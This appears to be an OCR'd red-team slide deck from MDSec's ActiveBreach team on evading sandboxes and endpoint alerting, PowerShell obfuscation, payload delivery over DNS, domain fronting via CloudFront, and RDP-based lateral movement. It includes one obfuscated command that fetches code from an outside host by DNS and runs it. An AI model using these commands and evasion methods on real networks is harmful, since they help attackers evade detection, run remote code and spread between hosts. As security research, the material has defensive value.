
http://fooooooooooo.com

Check URL

Categorization in URL Filter database version '239912'

	URL	Status	Categorization	Reputation
	http://fooooooooooo.com	Categorized URL	- Finance/Banking	Minimal Risk

DEMO OF CHAMELEON



ADVANCES IN DEFENSIVE EVASION


Sandboxes:

- Solve Limitations of Anti-virus
- Automated Malware Analysis
- Executes malware in a controlled environment
- Examines what it does when executed
- Looks for malicious indicators

ADVANCES IN DEFENSIVE EVASION

Case Study: FireEye Malware Protection System (MPS)

- Deployment Issues: Architecture, Design and Configuration
- Limitations
- File Types
  - EXE/DLL, OFFICE DOCS
  - ARCHIVES, SHORTCUTS




ActiveBreach By MDSec

ADVANCES IN DEFENSIVE EVASION

Case Study: FireEye Malware Protection System (MPS)

- Deployment Issues: Architecture, Design and Configuration
- Limitations
- File Types
  - HTML Application
  - JavaScript



ActiveBreach By MDSec

ADVANCES IN DEFENSIVE EVASION

Case Study: FireEye Malware Protection System (MPS)

- Deployment Issues: Architecture, Design and Configuration
- Limitations
- File Types
- Predefined guest images

ADVANCES IN DEFENSIVE EVASION

Process Spawning and Monitoring:

- Next Generation Endpoint Detection
- SOC oversight of process spawn chains
- Examples:
  - MSHTA.exe spawning PowerShell.exe (ALERT – Empire,CS)
  - Commandline: -EncodedCommand, -Enc, -Enco
  - Long PowerShell commands…

ActiveBreach By MDSec

ADVANCES IN DEFENSIVE EVASION

Alert / Regex Monitoring Bypasses:


- Looking for –EncodedCommand, -Enco…?
  - Use –EC Use Unicode "-" (U+2015): "–"
- Looking for Invoke-Expression or Invoke-WebRequest?
  - P^oW^e^R^Sh^e^L^l "powershell . (nslookup.exe -q=txt calc.Vincentyiu.co.uk)[-1] "
  - *@danielbohannon*: Invoke-CradleCrafter
- MSHTA.exe -> PowerShell.exe?
  - SWbemLocator to create process

ADVANCES IN DEFENSIVE EVASION

PowerDNS:

- Staged/Stageless payloads delivered via web
- Potentially blocked by proxies or other filtering
- DNS for egress is common, but not for stageless
- PowerDNS by *@domchell*: one-liner to deliver stageless payload over DNS without touching disk

DEMO OF PowerDNS



COMMAND AND CONTROL

ActiveBreach By MDSec

ADVANCES IN COMMAND AND CONTROL

Domain Fronting:

- Mask malicious infrastructure
- Research in to CloudFront
  - Connect to any Edge node
  - Specify Host header
- Examples: Connect to a0.awsstatic.com
  - Host header: myinstance.cloudfront.net

ADVANCES IN COMMAND AND CONTROL

Domain Fronting:

- CNAME
  - Custom domain for CloudFront

Using Alternate Domain Names (CNAMEs)

In CloudFront, an alternate domain name, also known as a CNAME, lets you use your own domain name (for example, `www.example.com`) for links to your objects instead of using the domain name that CloudFront assigns to your distribution. Both web and RTMP distributions support alternate domain names.

When you create a distribution, CloudFront returns a domain name for the distribution, for example:

`d111111abcdef8.cloudfront.net`

When you use the CloudFront domain name for your objects, the URL for an object called `/images/image.jpg` is:

`http://d111111abcdef8.cloudfront.net/images/image.jpg`

If you want to use your own domain name, such as `www.example.com`, instead of the `cloudfront.net` domain name that CloudFront assigned to your distribution, you can add an alternate domain name to your distribution for `www.example.com`. You can then use the following URL for `/images/image.jpg`:

`http://www.example.com/images/image.jpg`

ActiveBreach By MDSec

15,227

FIRST SCAN OF ALEXA TOP 1 MILLION

Australian Government
The Treasury

Bank of Melbourne

HSBC

Bloomberg
LIVE COVERAGE

USA SPENDING.GOV
An official website of the U.S. Government

tumblr.

TATA

api.hsbc.com, www.bankofmelbourne.com.au, www.bloomberglive.com, static.tumblr.com, cdn.treasury.gov.au

cdn.az.gov, dev.usaspending.gov, www2.fed.bop.gov, www.tatamotors.com


ActiveBreach
By MDSec

ADVANCES IN COMMAND AND CONTROL

Domain Fronting:

- Only works if the proxy is not RFC 2616 compliant
  - Sophos Web Gateway
- Additional covert comms channel after infiltration Can be used to bypass categorization
- If no root CA, TLS it and it will work

DEMO OF DOMAIN FRONTING




ActiveBreach By MDSec

LATERAL MOVEMENT

ADVANCES IN LATERAL MOVEMENT

RDP Inception

- \\TSCLIENT\C
- Put in startup folder of RDP session
- On login infect the host
- When host reboots, shells!
- Worms upwards and infects

